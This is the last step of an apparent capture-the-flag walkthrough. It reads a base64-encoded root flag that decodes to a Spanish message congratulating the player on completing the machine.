
Step 23 -

Now go to root directory and open the file present there

```
cd root
ls
root.txt
cat root.txt
wqFGZWxpY2lkYWRlcywgbcOhcXVpbmEgY29tcGxldGFkYSE=
```

Now to the same thing and translate with google translate

Catalan – detected   English

¡Felicidades, máquina completada!   Congratulations, machine completed!